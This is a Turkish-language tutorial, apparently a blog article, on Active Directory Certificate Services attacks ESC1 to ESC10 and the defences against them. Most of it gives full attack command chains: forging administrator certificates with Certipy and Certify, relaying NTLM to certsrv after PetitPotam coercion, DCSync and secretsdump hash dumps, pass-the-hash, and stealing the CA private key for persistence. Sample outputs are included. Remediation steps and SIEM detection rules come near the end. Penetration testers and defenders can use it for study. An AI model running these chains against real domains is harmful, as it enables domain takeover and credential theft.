BloodHound 4.2+ sürümünde ADCS edge'leri mevcuttur:
Enroll— Template'e enrollment hakkıGenericWrite— Template'i yazabilme (ESC4)WriteDACL— Template DACL'ini değiştirme (ESC4)ManageCertificates— CA üzerinde yönetim (ESC7)ManageCA— CA konfigürasyonunu değiştirme (ESC7)
ESC1 — ENROLLEE_SUPPLIES_SUBJECT: En Yaygın ADCS Açığı
ESC1, en sık karşılaşılan ve en dramatik sonuçlar doğuran ADCS açığıdır. Saldırgan, enrollment sırasında Subject Alternative Name (SAN) alanını kendisi belirleyebilir ve bu sayede herhangi bir domain kullanıcısını — hatta Domain Admin'i — taklit edebilir.
Dört Zorunlu Koşul
Koşul 1 — CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT:
Şablon üzerinde aşağıdaki flag set edilmiş olmalıdır:
msPKI-Certificate-Name-Flag: CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT (0x00000001)
Bu flag, CA'ya "enrollment yapan kişi SAN alanını kendisi belirleyebilir" demektedir.
Koşul 2 — Client Authentication EKU:
Şablon, aşağıdakilerden en az birini içermelidir:
pKIExtendedKeyUsage: 1.3.6.1.5.5.7.3.2   (Client Authentication)
pKIExtendedKeyUsage: 1.3.6.1.5.2.3.4      (PKINIT Client Auth)
pKIExtendedKeyUsage: 1.3.6.1.4.1.311.20.2.2  (Smart Card Logon)
pKIExtendedKeyUsage: 2.5.29.37.0           (Any Purpose - ESC2)
Bu EKU değerlerinden biri mevcut değilse, elde edilen sertifika Kerberos PKINIT ile kimlik doğrulamak için kullanılamaz.
Koşul 3 — No Manager Approval:
msPKI-Enrollment-Flag: 0x00000000 (veya CT_FLAG_PEND_ALL_REQUESTS flag'i OLMAMALI)
CT_FLAG_PEND_ALL_REQUESTS (0x00000002) flag'i varsa, tüm enrollment istekleri CA yöneticisinin onayını bekler. Bu durumda ESC1 saldırısı engellenmiş olur.
Koşul 4 — Low-Privilege Users Can Enroll:
Template DACL'inde aşağıdaki gibi bir ACE bulunmalıdır:
Allow: CORP\Domain Users — Certificate-Enrollment (Extended Right: 0F58D46F-5A46-11D1-86F6-00C04FB9988E)
veya
Allow: NT AUTHORITY\Authenticated Users — Certificate-Enrollment
Certipy ile ESC1 Saldırısı — Adım Adım
# Adım 1: Vulnerable template'i bul
certipy find -u jdoe@corp.local -p 'Password123' -dc-ip 10.10.10.10 -vulnerable -stdout
# Çıktıda: "[!] ESC1 — 'VulnerableTemplate'" görmelisiniz

# Adım 2: Administrator UPN ile sertifika iste
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template VulnerableTemplate \
  -upn administrator@corp.local \
  -dc-ip 10.10.10.10

# Çıktı:
# [*] Requesting certificate via RPC
# [*] Successfully requested certificate
# [*] Request ID is 42
# [*] Got certificate with UPN 'administrator@corp.local'
# [*] Certificate object SID is 'S-1-5-21-...-500'
# [*] Saved certificate and private key to 'administrator.pfx'

# Adım 3: Sertifika ile Kerberos kimlik doğrulaması
certipy auth \
  -pfx administrator.pfx \
  -dc-ip 10.10.10.10 \
  -domain corp.local

# Çıktı:
# [*] Using principal: administrator@corp.local
# [*] Trying to get TGT...
# [*] Got TGT
# [*] Saved credential cache to 'administrator.ccache'
# [*] Trying to retrieve NT hash for 'administrator'
# [*] Got NT hash for 'administrator@corp.local': 31d6cfe0d16ae931b73c59d7e0c089c0

# Adım 4: NT Hash ile secretsdump
python3 secretsdump.py \
  -hashes :31d6cfe0d16ae931b73c59d7e0c089c0 \
  administrator@10.10.10.10

# Veya Pass-the-Hash
python3 wmiexec.py \
  -hashes :31d6cfe0d16ae931b73c59d7e0c089c0 \
  administrator@10.10.10.10
Windows'tan Certify + Rubeus ile
# Adım 1: Sertifika iste
Certify.exe request /ca:CORP-CA /template:VulnerableTemplate /altname:administrator

# Base64 çıktısını kopyala, Linux'ta dönüştür:
# openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out administrator.pfx

# Adım 2: Rubeus ile TGT al
Rubeus.exe asktgt /user:administrator /certificate:administrator.pfx /password:"" /nowrap

# Adım 3: TGT'yi import et
Rubeus.exe ptt /ticket:BASE64_TICKET_HERE

# Adım 4: DCSync
mimikatz.exe "lsadump::dcsync /domain:corp.local /all" "exit"
Neden Bu Kadar Tehlikeli?
- Yetki gerektirmez: Domain Users grubundaki herhangi bir kullanıcı saldırıyı gerçekleştirebilir.
- Tek komutla Domain Admin: Enrollment → TGT → NT hash zinciri 3 komutla tamamlanır.
- Log kaydı azdır: Sertifika enrollment işlemi meşru görünür; anormal olan sadece UPN değeridir.
- Kalıcılık sağlar: Sertifika süresi boyunca (genellikle 1-2 yıl) geçerlidir.
ESC2 — Any Purpose EKU: Kısıtsız Sertifika
ESC2, şablonun EKU alanında szOID_ANY_APPLICATION_POLICY (2.5.29.37.0) OID'ine sahip olması veya EKU alanının tamamen boş olması durumunda geçerlidir.
Teknik Detay
pKIExtendedKeyUsage: 2.5.29.37.0  (Any Purpose)
# veya EKU alanı hiç yoksa (tüm kullanımlar izinli)
Any Purpose EKU'su, sertifikanın herhangi bir amaç için — Kerberos kimlik doğrulaması, enrollment agent olarak kullanım, kod imzalama vb. — geçerli olduğunu belirtir. Bu da ESC1'deki gibi Client Authentication gereksinimini karşılar.
ESC2 Saldırı Vektörü
# ESC2 template ile sertifika al (SAN belirtmeden)
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template AnyPurposeTemplate \
  -dc-ip 10.10.10.10

# Bu sertifikayı ESC3 saldırısında enrollment agent olarak kullan
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template User \
  -on-behalf-of 'corp\administrator' \
  -pfx anypurpose.pfx \
  -dc-ip 10.10.10.10
ESC2, tek başına kullanıldığında SAN kontrolü yoksa sınırlı bir tehdit oluşturur; ancak ESC3 pivot noktası olarak çok tehlikeli hale gelir.
ESC3 — Certificate Request Agent: Başkası Adına Enrollment
ESC3, iki farklı sertifika şablonunu zincir saldırı olarak kullanan karmaşık bir yöntemdir. İlk şablon Enrollment Agent EKU içerirken, ikinci şablon bu agent sertifikasının başka kullanıcılar adına kullanılmasına izin verir.
Koşullar
Şablon 1 — Enrollment Agent Şablonu:
- EKU:
szOID_ENROLLMENT_AGENT (1.3.6.1.4.1.311.20.2.1) - Enrollment: Domain Users
- Onay: Gerekmez
Şablon 2 — On-Behalf-Of İzni:
msPKI-RA-Signature: 0(enrollment agent imzası gerektirmez)- veya enrollment agent'ın bu şablonda enrollment hakkı var
Certipy ile ESC3 Saldırısı
# Adım 1: Enrollment Agent sertifikası al
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template ESC3-CertRequestAgent \
  -dc-ip 10.10.10.10
# Çıktı: jdoe.pfx (enrollment agent sertifikası)

# Adım 2: Agent sertifikasıyla administrator adına sertifika iste
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template User \
  -on-behalf-of 'corp\administrator' \
  -pfx jdoe.pfx \
  -dc-ip 10.10.10.10
# Çıktı: administrator.pfx

# Adım 3: Kimlik doğrulaması
certipy auth \
  -pfx administrator.pfx \
  -dc-ip 10.10.10.10 \
  -domain corp.local
Gerçek Dünya Senaryosu
ESC3 için genellikle iki ayrı şablona ihtiyaç duyulur. Bu iki şablon farklı isimlerde olabilir ve BloodHound'da görünür. msPKI-RA-Signature: 0 olan herhangi bir kullanıcı şablonu, ESC3'ün ikinci adımı için hedef olabilir.
ESC4 — Template Access Control Abuse: DACL Manipülasyonu
ESC4, bir şablon üzerinde yazma iznine sahip olan (GenericWrite, WriteDACL, WriteOwner, GenericAll) bir kullanıcının o şablonu ESC1'e dönüştürebileceği saldırıdır.
Koşullar
Hedef şablon üzerinde:
- GenericWrite ACE, veya
- WriteDACL ACE, veya
- WriteOwner ACE, veya
- GenericAll ACE
Certipy ile ESC4 Saldırısı
# Adım 1: Mevcut şablon yapılandırmasını kaydet (geri almak için)
certipy template \
  -u jdoe@corp.local \
  -p 'Password123' \
  -template VulnerableTemplate \
  -save-old \
  -dc-ip 10.10.10.10
# Çıktı: VulnerableTemplate.json (backup)

# Adım 2: Şablonu ESC1'e dönüştür
# certipy otomatik olarak:
# - msPKI-Certificate-Name-Flag: CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT ekler
# - CT_FLAG_PEND_ALL_REQUESTS kaldırır
# - Domain Users'a enrollment hakkı verir
certipy template \
  -u jdoe@corp.local \
  -p 'Password123' \
  -template VulnerableTemplate \
  -dc-ip 10.10.10.10

# Adım 3: ESC1 saldırısı yap
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template VulnerableTemplate \
  -upn administrator@corp.local \
  -dc-ip 10.10.10.10

# Adım 4: Kimlik doğrulaması
certipy auth \
  -pfx administrator.pfx \
  -dc-ip 10.10.10.10

# Adım 5: TEMİZLİK — Şablonu eski haline getir (önemli!)
certipy template \
  -u jdoe@corp.local \
  -p 'Password123' \
  -template VulnerableTemplate \
  -configuration VulnerableTemplate.json \
  -dc-ip 10.10.10.10
Windows'tan PowerView ile
# Şablon üzerinde WriteDACL varsa
Import-Module PowerView

# Önce mevcut DACL'i gör
Get-DomainObjectAcl -Identity "VulnerableTemplate" -ResolveGUIDs |
  Where-Object { $_.SecurityIdentifier -match "S-1-5-21-...-1105" }

# GenericAll ver (ardından ESC1 uygula)
Add-DomainObjectAcl \
  -TargetIdentity "VulnerableTemplate" \
  -PrincipalIdentity "jdoe" \
  -Rights All
ESC5 — PKI Object / CA Object DACL: Altyapı Kontrolü
ESC5, CA nesnesinin kendisi veya PKI container'ları üzerindeki DACL zafiyetlerini kapsar. Bu kategori geniştir ve şunları içerir:
- CA Nesnesindeki WriteDACL:
CN=CORP-CA,CN=Enrollment Services,...üzerinde yazma izni - PKI Container'larındaki DACL:
CN=Public Key Services,...üzerinde izinler - CA makinesinin kendisindeki yönetim hakları
ESC5, domain'deki PKI altyapısının kontrolünü ele geçirmeye yarar.
BloodHound'da ESC5 Tespiti
MATCH (u:User)-[:WriteDACL|GenericWrite|GenericAll]->(c:Domain)
WHERE c.name CONTAINS "CA"
RETURN u, c
ESC6 — EDITF_ATTRIBUTESUBJECTALTNAME2: CA Seviyesi Flag
ESC6, CA'nın kendisinde set edilmiş olan EDITF_ATTRIBUTESUBJECTALTNAME2 flag'inden kaynaklanır. Bu flag, herhangi bir şablonda SAN belirlemeye izin verir — şablon CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT içermese bile.
Flag'i Kontrol Etme
# certutil ile kontrol (Windows)
certutil -config "corp.local\CORP-CA" -getreg "policy\EditFlags"

# Çıktıda 0x00040000 (EDITF_ATTRIBUTESUBJECTALTNAME2) varsa ESC6!
# Örnek çıktı:
# HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\CORP-CA\PolicyModules\...
# EditFlags REG_DWORD = 0x15014e (1380686)

# Certipy ile de tespit edilir
certipy find -u jdoe@corp.local -p 'Password123' -dc-ip 10.10.10.10 -vulnerable -stdout
# [!] ESC6 — CA 'CORP-CA': EDITF_ATTRIBUTESUBJECTALTNAME2 set
ESC6 Saldırısı
# EDITF_ATTRIBUTESUBJECTALTNAME2 aktifse, normal bir User şablonuyla bile UPN belirlenebilir
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template User \
  -upn administrator@corp.local \
  -dc-ip 10.10.10.10

# Sertifika alındı, artık kimlik doğrulama
certipy auth \
  -pfx administrator.pfx \
  -dc-ip 10.10.10.10 \
  -domain corp.local
Dikkat Notu
Microsoft, Mayıs 2022'de yayımladığı KB5014754 güncellemesiyle EDITF_ATTRIBUTESUBJECTALTNAME2 flag'ini devre dışı bırakan bazı sertifika mapping değişiklikleri yaptı. Ancak eski sistemlerde bu flag hâlâ aktif olabilir.
ESC7 — CA Access Control: ManageCA ve ManageCertificates
ESC7, bir kullanıcının CA üzerinde ManageCA veya ManageCertificates yetkisine sahip olduğu durumları kapsar.
ManageCA (CA Yöneticisi)
ManageCA yetkisi şunları yapmaya izin verir:
- CA konfigürasyonunu değiştirme
EDITF_ATTRIBUTESUBJECTALTNAME2flag'ini aktifleştirme → ESC6- Yeni yönetici hesapları oluşturma
- CA sertifikasını yenileme
ManageCertificates (Sertifika Yöneticisi)
ManageCertificates yetkisi şunlara izin verir:
- Bekleyen (pending) enrollment isteklerini onaylama → ESC7 alt vektörü
- Sertifikaları iptal etme
ESC7 Saldırısı — SubCA Şablonu ile
# Adım 1: ManageCA yetkisiyle SubCA şablonunu aktifleştir
certipy ca \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -enable-template SubCA \
  -dc-ip 10.10.10.10

# Adım 2: SubCA şablonuyla administrator UPN ile istek yap
# (Bu istek normalde reddedilir çünkü SubCA Manager Approval gerektirir)
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template SubCA \
  -upn administrator@corp.local \
  -dc-ip 10.10.10.10
# Çıktı: Request ID: 87 (PENDING veya DENIED olarak gelecek)

# Adım 3: ManageCA yetkisiyle isteği onayla
certipy ca \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -issue-request 87 \
  -dc-ip 10.10.10.10

# Adım 4: Onaylanan sertifikayı al
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -retrieve 87 \
  -dc-ip 10.10.10.10
# Çıktı: administrator.pfx

# Adım 5: Kimlik doğrulaması
certipy auth \
  -pfx administrator.pfx \
  -dc-ip 10.10.10.10 \
  -domain corp.local
ESC7 — EDITF_ATTRIBUTESUBJECTALTNAME2 Aktivasyonu
# ManageCA yetkisiyle ESC6 flag'ini aç
certipy ca \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -enable-template SubCA \
  -dc-ip 10.10.10.10

# Alternatif: certutil ile (Windows)
certutil -setreg "CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\EditFlags" +EDITF_ATTRIBUTESUBJECTALTNAME2
net stop certsvc && net start certsvc
ESC8 — NTLM Relay to AD CS HTTP Enrollment: Zincir Saldırı
ESC8, ADCS'in en spektaküler saldırı vektörüdür. NTLM relay saldırısını PetitPotam ya da başka bir coercion tekniğiyle birleştirerek Domain Controller'ın machine account sertifikasını elde eder. Bu sertifika, DC'nin NT hash'ini almak için kullanılır ve ardından DCSync ile tüm domain ele geçirilir.
Ön Koşullar
- certsrv HTTP endpoint aktif:
http://ca01/certsrv/erişilebilir olmalı - NTLM authentication açık: IIS üzerinde NTLM kabul ediliyor
- EPA (Extended Protection for Authentication) KAPALI: Varsayılan kurulumda kapalıdır
- HTTPS zorunlu değil: HTTP relay mümkün olmalı
Tespit
# certsrv endpoint varlığı
curl -I http://ca01/certsrv/
# HTTP/1.1 401 Unauthorized → NTLM challenge geliyorsa ESC8 mümkün

# certipy ile
certipy find -u jdoe@corp.local -p 'Password123' -dc-ip 10.10.10.10 -stdout
# [!] ESC8 — 'CORP-CA': HTTP enrollment enabled without EPA
Tam Saldırı Zinciri — 3 Terminal
Terminal 1: NTLM Relay Listener
# impacket-ntlmrelayx
impacket-ntlmrelayx \
  -t http://ca01/certsrv/ \
  --adcs \
  --template DomainController \
  -smb2support \
  --no-http-server

# Alternatif: krb5-relay ile Kerberos relay (daha yeni ortamlar için)
Terminal 2: DC Coercion (PetitPotam)
# PetitPotam ile DC'yi NTLM auth yapmaya zorla
python3 PetitPotam.py \
  -u jdoe \
  -p 'Password123' \
  -d corp.local \
  192.168.1.50 \
  10.10.10.10

# Alternatif coercion teknikleri:
# PrinterBug (MS-RPRN)
python3 printerbug.py corp.local/jdoe:'Password123'@10.10.10.10 192.168.1.50

# DFSCoerce
python3 dfscoerce.py -u jdoe -p 'Password123' -d corp.local 192.168.1.50 10.10.10.10

# Coercer (otomatik tüm coercion vektörlerini dene)
Coercer coerce -l 192.168.1.50 -t 10.10.10.10 -u jdoe -p 'Password123' -d corp.local
Terminal 3: Kimlik Doğrulama ve DCSync
# ntlmrelayx başarılı olduğunda dc01.pfx elde edilir
# Certipy ile PKINIT kimlik doğrulaması
certipy auth \
  -pfx dc01.pfx \
  -dc-ip 10.10.10.10 \
  -domain corp.local

# Çıktı:
# [*] Got TGT
# [*] NT hash for 'DC01$': 8f3b4c2d1a9e5f7b2c4d6e8a1b3c5d7e

# secretsdump ile tüm domain hash'lerini dök
python3 secretsdump.py \
  -hashes ':8f3b4c2d1a9e5f7b2c4d6e8a1b3c5d7e' \
  'corp.local/DC01$@10.10.10.10'

# Çıktı:
# Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
# krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e4e2c6abb16a5b7ab1b58c2a5e5a9d1c:::
# [*] MACHINE$:plain_password_hex:...

# Pass-the-Hash ile DC'ye bağlan
python3 wmiexec.py \
  -hashes ':31d6cfe0d16ae931b73c59d7e0c089c0' \
  administrator@10.10.10.10
ESC8 Neden Bu Kadar Tehlikeli?
- Ağdaki herhangi biri saldırabilir: Hatta domain hesabı olmayan biri bile coercion yapabilirse (anonim erişim varsa).
- Hiçbir şablon yapılandırması değiştirilmez: Tamamen mevcut altyapı kullanılır.
- Domain Controller kimliğine bürünme: DC'nin machine account sertifikası en yüksek ayrıcalıkları verir.
- Log izleri sınırlı: HTTP enrollment, normal CA trafiği gibi görünür.
ESC9 ve ESC10 — Weak Certificate Mapping
ESC9 ve ESC10, 2022 sonrası Microsoft'un sertifika mapping değişikliklerini takip eden görece yeni saldırı vektörleridir.
ESC9 — No Security Extension
Koşul: msPKI-Enrollment-Flag'de CT_FLAG_NO_SECURITY_EXTENSION (0x80000) set edilmiş
Bu flag, oluşturulan sertifikada szOID_NTDS_CA_SECURITY_EXT (1.3.6.1.4.1.311.25.2) extension'ının eklenmemesine yol açar. Bu extension, sertifikayı bir Active Directory SID'ine bağlar. Extension yoksa, weak UPN mapping kullanılır.
ESC10 — Weak Certificate Mapping via GenericWrite
# Koşul: Hedef kullanıcı üzerinde GenericWrite
# Saldırı: Kullanıcının userPrincipalName'ini değiştir → farklı kullanıcı adına sertifika al → değiştir geri

# Adım 1: Hedef kullanıcının UPN'ini değiştir
python3 bloodyAD.py \
  -u jdoe \
  -p 'Password123' \
  -d corp.local \
  --host 10.10.10.10 \
  set object victim userPrincipalName -v administrator@corp.local

# Adım 2: Sertifika al (UPN şimdi administrator)
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template User \
  -dc-ip 10.10.10.10

# Adım 3: UPN'i geri al
python3 bloodyAD.py \
  -u jdoe -p 'Password123' -d corp.local --host 10.10.10.10 \
  set object victim userPrincipalName -v victim@corp.local

# Adım 4: Sertifika ile kimlik doğrulama (administrator olarak)
certipy auth -pfx jdoe.pfx -dc-ip 10.10.10.10 -domain corp.local
ADCS ile Domain Persistence: Sertifika Tabanlı Kalıcılık
Sertifika Tabanlı Kalıcılık
Normal bir Domain Admin hesabının şifresi değiştirilse bile, geçerli bir sertifika varsa Kerberos PKINIT ile kimlik doğrulaması yapılmaya devam edilebilir:
# Uzun süreli geçerli sertifika oluştur (2 yıl geçerli User şablonu ile)
certipy req -u administrator@corp.local -p 'Password' -ca CORP-CA -template User -dc-ip 10.10.10.10

# Şifre değişse bile bu sertifika 2 yıl boyunca geçerli kalır
certipy auth -pfx administrator.pfx -dc-ip 10.10.10.10
Golden Certificate — CA Private Key Ele Geçirme
CA'nın private key'i ele geçirilirse, süresi dolmamış herhangi bir sertifika taklit edilebilir:
# Mimikatz ile CA private key'i çıkar (CA sunucusunda)
mimikatz.exe "crypto::capi" "crypto::certificates /systemstore:local_machine /store:my /export" "exit"

# veya
mimikatz.exe "lsadump::backupkeys /system:dc01.corp.local /export" "exit"
Bu private key sayesinde, herhangi bir kullanıcı adına sertifika sahtelenerek (forge) kalıcılık sağlanabilir. Bu tür sertifikaları iptal etmek için CA private key'in de değiştirilmesi gerekir.
DPAPI Bağlantısı
CA private key'ler Windows'ta DPAPI ile korunan CNG anahtar depolamada tutulur. mimikatz lsadump::backupkeys bu key'lere erişim sağlar.
Savunma ve Tespit
Önleyici Tedbirler
1. Periyodik ADCS Taraması
# Haftalık otomatik tarama (cron/görev zamanlayıcı)
certipy find -u svc-scan@corp.local -p 'PASSWORD' -dc-ip 10.10.10.10 -vulnerable -output adcs-weekly-report
2. ESC1 İçin Düzeltme
Template'deki CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT flag'ini kaldır:
# PKI MMC -> Certificate Templates -> Template Properties -> Subject Name
# "Supply in the request" seçeneğini kaldır
# "Build from this Active Directory information" seç

# Veya LDAP ile
Set-ADObject -Identity "CN=VulnerableTemplate,CN=Certificate Templates,..." `
  -Replace @{"msPKI-Certificate-Name-Flag"="0"}
3. HTTP Enrollment'ta EPA Zorunlu Kılma (ESC8 için)
# IIS üzerinde certsrv için EPA aktifleştir
Import-Module WebAdministration
Set-WebConfigurationProperty \
  -Filter "system.webServer/security/authentication/windowsAuthentication" \
  -PSPath "IIS:\Sites\Default Web Site\CertSrv" \
  -Name "extendedProtection.tokenChecking" \
  -Value "Required"

# Veya certutil ile
certutil -setreg "CA\InterfaceFlags" +IF_ENFORCEENCRYPTICERTREQUEST
4. EDITF_ATTRIBUTESUBJECTALTNAME2 Kapatma (ESC6)
# CA'da bu flag'i kaldır
certutil -setreg "CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\EditFlags" -EDITF_ATTRIBUTESUBJECTALTNAME2
net stop certsvc && net start certsvc
5. Güçlü Sertifika Binding (ESC9/ESC10)
# Registry'de StrongCertificateBindingEnforcement aktifleştir
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Kdc" `
  -Name "StrongCertificateBindingEnforcement" -Value 2 -Type DWord
6. Template Onay Zorunluluğu (ESC1/ESC2/ESC3)
# Template üzerinde Manager Approval aktifleştir
# PKI MMC -> Certificate Templates -> Properties -> Issuance Requirements
# "CA certificate manager approval" kutusunu işaretle
Tespit: SIEM ve Event Log Kuralları
| Event ID | Log Source | Açıklama |
|---|---|---|
| 4886 | Security | Certificate requested (her enrollment) |
| 4887 | Security | Certificate issued (başarılı enrollment) |
| 4888 | Security | Certificate request denied |
| 4889 | Security | Certificate put in pending state |
| 4890 | Security | Settings changed for CA |
| 4896 | Security | One or more rows deleted from certificate database |
Kritik Tespit Kuralı — Olağandışı UPN Talebi:
EventID = 4887
AND RequesterName != CertificateSubject
AND (
  CertificateSubject CONTAINS "administrator" OR
  CertificateSubject CONTAINS "krbtgt" OR
  CertificateSubject CONTAINS "DC01$"
)
Kritik Tespit Kuralı — Machine Account HTTP Enrollment:
EventID = 4887
AND RequesterName ENDSWITH "$"
AND RequestSource = "HTTP"
AND TemplateName = "DomainController"
Microsoft ADCS Denetim Scripti
# Tüm template'leri kontrol et
Import-Module ActiveDirectory

$templates = Get-ADObject -SearchBase \
  "CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=corp,DC=local" \
  -Filter {objectClass -eq "pKICertificateTemplate"} \
  -Properties msPKI-Certificate-Name-Flag, msPKI-Enrollment-Flag, pKIExtendedKeyUsage

foreach ($t in $templates) {
  $nameFlag = $t."msPKI-Certificate-Name-Flag"
  $enrollFlag = $t."msPKI-Enrollment-Flag"

  if ($nameFlag -band 0x1) {
    Write-Warning "[ESC1 Candidate] Template: $($t.Name) — ENROLLEE_SUPPLIES_SUBJECT set"
  }
  if ($enrollFlag -band 0x80000) {
    Write-Warning "[ESC9 Candidate] Template: $($t.Name) — NO_SECURITY_EXTENSION set"
  }
}
Referanslar ve Ek Okuma
- "Certified Pre-Owned" — Will Schroeder ve Lee Christensen, SpecterOps (2021): https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf
- certipy — Oliver Lyak: https://github.com/ly4k/Certipy
- Certify — Will Schroeder: https://github.com/GhostPack/Certify
- PetitPotam — topotam: https://github.com/topotam/PetitPotam
- impacket — SecureAuth: https://github.com/fortra/impacket
- Microsoft PKI Documentation: https://learn.microsoft.com/en-us/windows-server/identity/ad-cs/
- KB5014754 — Microsoft ADCS sertifika mapping değişiklikleri (Mayıs 2022)
- BloodHound ADCS Support — Rohan Vazarkar & Andrew Robbins (BloodHound 4.2+)
- Active Directory Security Testing: The Complete Attacker's Perspective
- Kerberos Protocol Internals: Tickets, PAC, and the Security Implications
- AD Certificate Services Deep Dive: ESC1 to ESC8 Attack Paths
- BloodHound CE for Defensive AD Analysis: Attack Path Management
- Windows Credential Access: LSASS, DPAPI, SAM, and Browser Secrets
Frequently Asked Questions
What is ADCS ESC1?
ESC1 is a certificate template misconfiguration where a low-privileged user can both enroll and supply an arbitrary Subject Alternative Name (SAN) because the template has the ENROLLEE_SUPPLIES_SUBJECT flag together with a client-authentication EKU. The attacker requests a certificate that names a Domain Admin as its subject and then authenticates as that admin.
How do you exploit ADCS with Certipy?
Run certipy find -vulnerable to enumerate vulnerable templates, then certipy req -ca <CA> -template <tmpl> -upn administrator@domain.local to request a certificate with a forged UPN/SAN. Finally, certipy auth -pfx administrator.pfx uses the certificate to obtain a Kerberos TGT and the account's NT hash.
What is the difference between ESC1 and ESC8?
ESC1 abuses a certificate template that lets you specify the subject. ESC8 is an NTLM relay attack against the CA's web enrollment (certsrv) HTTP endpoint — typically chained with a coercion technique like PetitPotam to force a Domain Controller to authenticate, then relaying that to enroll a certificate for the DC machine account.
How do you defend against ADCS certificate attacks?
Remove the ENROLLEE_SUPPLIES_SUBJECT flag where it is not required, require CA manager approval for sensitive templates, tighten enrollment permissions, enable Extended Protection for Authentication (EPA) and disable NTLM/HTTP on the CA web enrollment endpoints, and regularly audit templates with tools like Certipy or PSPKIAudit.